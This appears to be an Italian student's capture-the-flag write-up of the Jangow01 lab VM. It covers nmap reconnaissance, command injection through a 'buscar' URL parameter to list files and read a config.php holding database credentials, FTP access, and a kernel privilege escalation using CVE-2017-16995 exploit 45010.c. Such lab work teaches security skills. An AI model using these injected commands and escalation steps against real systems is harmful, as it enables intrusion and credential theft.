RELAZIONE BLACKBOX N°1: JANGOW01

Introduzione

L'obiettivo di questa blackbox è l'ottenimento dei privilegi di root della VM jangow01. La macchina target è stata individuata tramite la scansione con NMAP sulla macchina kali, con indirizzo IP 192.168.50.153. L'analisi delle porte aperte ha evidenziato la presenza di un server FTP sulla porta 21 e di un server web Apache sulla porta 80. Il test è stato condotto seguendo una metodologia sistematica che includeva la scansione delle porte, l'analisi dei servizi esposti, l'accesso via FTP, il caricamento di una shell inversa e l'escalation dei privilegi

---

Svolgimento


1. **Utilizzo di NMAP per rilevare l'ip di jangow**
    - **L'esecuzione del comando `nmap -v -sn 192.168.50.2-254` ha rivelato che la macchina target ha il seguente ip: 192.168.50.153**


```
Nmap scan report for 192.168.50.152 [host down]
Nmap scan report for 192.168.50.153
Host is up (0.00024s latency).
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.50.154 [host down]
Nmap scan report for 192.168.50.155 [host down]
```


2. **Scansione delle porte e identificazione dei servizi**
    - **L'esecuzione del comando `nmap -sV 192.168.50.153` ha rivelato che la macchina target ha due porte aperte:**
        - **Porta 21: Servizio FTP (vsFTPd 3.0.3)**
        - **Porta 80: Servizio HTTP (Apache 2.4.18)**


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 04:34 EDT
Nmap scan report for 192.168.50.153
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.03 seconds
```


3. **Analisi del servizio HTTP**
   L'utilizzo dell'ip di jangow sul web ci indirizza all' Index > site/ -grayscale internet page, andando ad analizzare la pagina troviamo qualcosa di sospetto, BUSCAR. Analizzando le varie opzioni date arriveremo fino ad un username e password (desafio02 e abygurl69).










Grayscale - Start Bootstrap T
192.168.50.153/site/wordpress/
60%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Start Bootstrap Menu
About
Projects
Buscar
Grayscale
A free, responsive, one page Bootstrap theme created by Start Bootstrap.
Get Started
Built with Bootstrap 5
Grayscale is a free Bootstrap theme created by Start Bootstrap. It can be yours right now, simply download the template on the preview page. The theme is open source, and you can use it for any purpose, personal or commercial.
Shoreline
Grayscale is open source and MIT licensed. This means you can use it for any project - even commercial projects! Download it, customize it, and publish your website!
Misty
An example of where you can put an image of a project, or anything else, along with a description.
Mountains
Another example of a project with its respective description. These sections work well responsively as well, try this theme on a small screen!
Subscribe to receive updates!
Enter email address...
Subscribe
Address
4923 Market Street, Orlando FL
Email
hello@yourdomain.com
Phone
+1 (555) 902-8832
Copyright © Your Website 2021



192.168.50.153/site/busque.p
192.168.50.153/site/busque.php?buscar=ls -al wordpress
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
total 24 drwxr-xr-x 2 www-data www-data 4096 Jun 10 2021 . drwxr-xr-x 6 www-data www-data 4096 Jun 10 2021 .. -rw-r--r-- 1 www-data www-data 347 Jun 10 2021 config.php -rw-r--r-- 1 www-data www-data 10190 Jun 10 2021 index.html


view-source:http://192.168.50.153/site/busque.php?buscar=cat wordpress/config.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>


Provando ad utilizzare questi due parametri per il login vedremo che si tratta di un vicolo cieco




4. **Visitando l'indirizzo `http://192.168.50.153`, è stato possibile accedere a una directory listata che contiene due cartelle: `site/` e `backup/`. Questo ci ha portato ad un'uteriore account (jangow01), quest'ultimo ci darà la possibilità di accedere sull'FTP**




/var/www/html/site





5. **Accesso a credenziali sensibili**
    - **All'interno del file `config.php`, sono state trovate credenziali di accesso al database:**
        - **Host: `localhost`**
        - **Database: `jangow01`**
        - **Username: `jangow01`**
        - **Password: `abygurl69`**



6. **Analisi del servizio FTP e Caricamento della shell linpeas.sh**
    - **È stato effettuato un tentativo di connessione al server FTP utilizzando diverse credenziali.**
    - **Un tentativo con l'utente `desafio2` è fallito, indicando che l'autenticazione non era corretta.**
    - **Un login con le credenziali `jangow01` ha avuto successo, permettendo l'accesso al sistema FTP.**
    - **Tramite FTP, è stato possibile caricare il file `linpeas.sh` nella directory `/home/jangow01/`, suggerendo un possibile vettore per l'escalation dei privilegi.**
    - **È stato scaricato il file `reportlinpeas.txt`, che ha evidenziato la presenza di una vulnerabilità legata a CVE-2017-16995, un exploit legato al verificatore eBPF nel kernel Linux.**

```
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||37651|)
150 Ok to send data.
100% |*********************************|   820 KiB  100.55 MiB/s    00:00 ETA
226 Transfer complete.
840082 bytes sent in 00:00 (86.31 MiB/s)
ftp>
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||32975|)
150 Here comes the directory listing.
-rwx--x--x    1 1000     1000       840082 Mar 19 06:58 linpeas.sh
-rw-r--r--    1 1000     1000       134403 Mar 19 07:15 reportlinpeas.txt
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> get reportlinpeas.txt
local: reportlinpeas.txt remote: reportlinpeas.txt
229 Entering Extended Passive Mode (|||9541|)
150 Opening BINARY mode data connection for reportlinpeas.txt (134403 bytes).
100% |*********************************|   131 KiB   40.49 MiB/s    00:00 ETA
226 Transfer complete.
134403 bytes received in 00:00 (35.01 MiB/s)
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||36744|)
150 Ok to send data.
100% |*********************************| 13728      327.30 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (10.90 MiB/s)
ftp>
```

7. **Escalation dei privilegi e compromissione del sistema**
    - **Tramite l'analisi del file `reportlinpeas.txt`, è stata individuata la vulnerabilità CVE-2017-16995**
    - **È stato compilato l'exploit `45010.c`, che è stato caricato sulla macchina target tramite FTP.**
    - **L'esecuzione dell'exploit ha permesso di ottenere privilegi elevati.**
    - **Successivamente, è stato possibile accedere alla cartella `/root/` e leggere il file `proof.txt`, confermando la completa compromissione del sistema.**

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠= 1
```

```
jangow01@jangow01:~$ ls
45010.c  linpeas.sh  reportlinpeas.txt  user.txt
jangow01@jangow01:~$ _
```

```
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
45010.c  cve-2017-16995  linpeas.sh  reportlinpeas.txt  user.txt
jangow01@jangow01:~$
```

Conclusione

Siamo riuscito a ottenere l'escalation di privilegi sulla macchina Jangow, arrivando ad ottenere i permessi di root. Per raggiungere questo obiettivo, abbiamo utilizzato diversi tool e tecniche apprese durante le lezioni a scuola. L'analisi delle vulnerabilità, l'exploit di configurazioni errate e l'utilizzo di strumenti specifici ci hanno permesso di acquisire il controllo completo del sistema. Questa esperienza ha rafforzato le nostre competenze nell'ambito della cybersecurity e nell'attacco etico alle infrastrutture.